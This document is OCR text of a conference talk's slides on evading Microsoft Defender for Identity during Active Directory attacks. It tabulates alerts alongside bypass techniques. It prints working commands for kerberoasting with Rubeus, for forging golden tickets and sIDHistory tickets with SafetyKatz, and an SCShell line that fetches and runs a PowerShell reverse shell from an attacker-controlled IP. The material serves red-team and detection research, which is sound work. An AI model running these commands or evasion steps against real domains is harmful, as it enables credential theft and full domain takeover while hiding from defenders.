0wn-premises: Bypassing Microsoft Defender for Identity

Nikhil Mittal

About me


- Twitter - @nikhil_mitt
- Founder of Altered Security - alteredsecurity.com
- GitHub - github.com/samratashok/
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Active Directory and Azure security
- Previous Talks and/or Trainings
  - DEF CON, BlackHat, BruCON and more.

Agenda

- Introduction to MDI
- Alerts
- Bypassing existing Alerts
- Techniques that are not detected (no alerts)
- Abusing MDI Response Action
- Limitations of the research

Microsoft Defender for Identity (MDI)

- Analyzes traffic and logs on domain controllers, builds profiles for identities and then look for anomalies – deviation from “normal” behavior.



Alerts

- Recon phase
- Compromised credential phase
- Lateral Movement phase
- Domain dominance phase
- Exfiltration phase

Source: https://learn.microsoft.com/en-us/defender-for-identity/alerts-overview

Bypassing MDI

- MDI targets careless attackers!
  - Endpoint opsec is NOT the only opsec
  - Know your tools! Understand how they interact with DCs
  - Always assume that DCs are heavily monitored – Limit your interaction with DCs!

Bypassing MDI


- Question your TTPs and activity
  - Does traffic generated by my activity mix well with the existing traffic?
  - Am I using RC4 in place of AES?
  - Are my LDAP queries too specific?
  - Would the logs look similar to legit ones?
  - Are my Kerberos tickets compliant to Kerberos policy? Do my forged tickets stand out?
  - How could I be more silent?

Bypass – Recon alerts

Alert	Triggered by	Bypass
Active Directory attributes reconnaissance (LDAP)	Enumeration for RBCD, ‘Don’t require preauth’ with LDAP Filtering	Request all attributes and filter offline. Avoid LDAP Filtering
User and Group membership reconnaissance (SAMR)	Tools like net.exe	Don’t use net.exe for enum :)
User and IP address reconnaissance (SMB)	NetSessionEnum against the DC	Avoid doing SMB Session enumeration against DC

Bypass – Recon alerts

Active Directory attributes reconnaissance (LDAP)



- Bypass RBCD alert using AD Module (https://github.com/samratashok/ADModule)

```
Get-ADComputer -Filter * -Properties * |
?{$_.PrincipalsAllowedToDelegateToAccount -ne "$null"} | select
SamAccountName, PrincipalsAllowedToDelegateToAccount
```

Bypass – Compromised Credentials

Alert	Triggered by	Bypass
Honeytoken activity	Use of account marked as Honeytoken account	Look for user account attributes like logonCount and badPwdCount to find honeytoken accounts
Suspected Kerberos SPN Exposure	Requesting TGS tickets for multiple SPNs e.g. “Rubeus kerberoast”	Enumerate accounts (request all attributes and filter offline) with SPN and request one TGS ticket at a time
Suspected AS-REP Roasting attack	Requesting AS-REPs for multiple users e.g. “Rubeus asreproast” Enumeration of users with Preauth disabled	Enumerate accounts (request all attributes and filter offline) with preauth disabled and request one AS-REP at a time

Bypass – Compromised Credentials

Suspected Kerberos SPN Exposure

- Enumerate using PowerView or ADModule and request one TGS ticket at a time

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
Rubeus.exe kerberoast /user:targetaccount /simple /rc4opsec
```

DEMO

Bypass - Suspected Kerberos SPN Exposure

Bypass – Lateral Movement


Alert	Triggered by	Bypass
Suspected identity theft (pass- the-ticket)	Reuse of TGT from more than one machine	Was NOT very reliably triggered during testing
Suspected overpass-the-hash attack (Kerberos)	No previous logon on a machine	**Could not bypass alert for 'no previous logon'** No more encryption downgrade alert on use of RC4/NTLM hash but still use AES keys
Suspected rogue Kerberos certificate usage	No previous use of certificate on a machine	Was NOT very reliably triggered during testing

Bypass – Domain Dominance

Alert	Triggered by	Bypass
Remote code execution attempt	Use of PSExec, Remote WMI, WinRM (PSRemoting) and service creation	Code execution by modifying existing service (tools like SCShell)
Suspected DCSync attack	Replication request from a machine that is not a DC	Use DC machine account, TGT or sIDHistory Principals that have replication rights like DCs, Enterprise DCs, Azure AD Connect, Sharepoint admins etc.
Suspected Golden Ticket usage (encryption downgrade)	Use of NTLM hash (RC4) of the krbtgt account	Use AES256 or AES 128 key of the krbtgt account
Suspected Golden Ticket usage (nonexistent account)	Forging TGT for a nonexistent account	Always use a valid and active DA account
Suspected Golden Ticket usage (time anomaly)	Use of TGT for longer than the value specified in Kerberos Policy	Enumerate the Kerberos Policy and make sure the forged ticket complies with settings

Bypass – Domain Dominance

Remote Code Execution Attempt



- Using AES keys for Overpass-the-hash and using SCShell (https://github.com/Mr-Un1k0d3r/SCShell) for modifying an existing service
- `SCShell.exe dcorp-dc XblAuthManager "C:\Windows\System32\cmd.exe /c powershell iex (iwr -UseBasicParsing http://<IP>/Invoke-PowerShellTcp.ps1)“`


  Note that .NET assembly loader in place of PowerShell work just fine too!

DEMO

Bypass - Remote Code Execution Attempt

Bypass – Domain Dominance

Suspected DCSync Attack



- Use Principals that have replication rights - Domain Controllers and Enterprise Domain Controllers groups always have replication rights!
- Run DCSync using credentials/Silver ticket/TGT of DC or having sIDHistory of Domain Controllers or Enterprise Domain Controllers to avoid detection.

Bypass – Domain Dominance

Suspected DCSync Attack

- Silver ticket using DC machine account
  - Need NTLM hash/AES keys of the DC. Usually, after getting DA privileges
- TGT of DC machine account
  - Abusing unconstrained delegation with coercion
- sIDHistory of DC - Forging a TGT with sIDHistory of DCs and Enterprise DCs

```
Safetykatz.exe '"kerberos::golden /user:dc$ /domain: /sid: /groups:516
/sids:ForestRootSID-516,S-1-5-9 /krbtgt: /ptt“’
```

- Find other prinicpals that have replication rights using PowerView


```
Get-DomainObjectAcl -SearchBase "DC=dollarcorp,DC=moneycorp,DC=local" -SearchScope Base
-ResolveGUIDs | ?{($_.ObjectAceType -match 'replication-get')} | ForEach-Object {$_ |
Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_}
```

DEMO

Bypass – Suspected DCSync Attack

Bypass – Domain Dominance

Suspected Golden Ticket usage (encryption downgrade)/(nonexistent account)/(time anomaly)



- MDI or not, it always makes sense to:
  - Enumerate the Kerberos Policy in the target environment
  - Use AES keys of krbtgt account
  - Use an existing and active target account

Bypass – Domain Dominance

Suspected Golden Ticket usage (encryption downgrade)/(nonexistent account)/(time anomaly)

- Look at logonCount and badPwdCount of a user
- Check the Kerberos Policy – Default is TGT lifetime of 10 hours and Renewal time of 7 days

```
SafetyKatz.exe "kerberos::golden /User:Administrator /domain: /sid:
/aes256:AES_of_krbtgt /startoffset:0 /endin:600 /renewmax:10080
/ptt" "exit"
```

DEMO

Bypass – Suspected Golden Ticket usage (encryption downgrade)/(nonexistent account)/(time anomaly)


Techniques that are not detected (no alerts)

- Diamond Ticket
- Silver Ticket
- Delegation configuration
- UserAccountControl changes like setting SPN, disabling PreAuth etc.
- Changes to AdminSDHolder
- New SSPs
- Addition of Replication Rights

- Many of these are known since the time of Microsoft ATA - https://www.slideshare.net/nikhil_mittal/evading-microsoft-ata-for-active-directory-domination

Abusing MDI Response Action

- A user with Security Administrator role can reset password of a user that has a path to domain admin.
- In case of Hybrid Identity, DA compromise may lead to Global Administrator compromise!



https://techcommunity.microsoft.com/t5/security-compliance-and-identity/microsoft-defender-for-identity-response-actions/ba-p/3271716

Limitations of the research

- Only alerts related to functionality abuse are tested.
- Noisy attacks (brute-force or patched vulnerabilities) are not tested.
- No testing for ADFS.
- Majority of testing done in a lab environment. Only a couple of production environments tested.
- Coupling up MDI with other security solutions would produce better results in terms of detection.

Thank you!

- Questions?
- Contact - @nikhil_mitt
- nikhil@alteredsecurity.com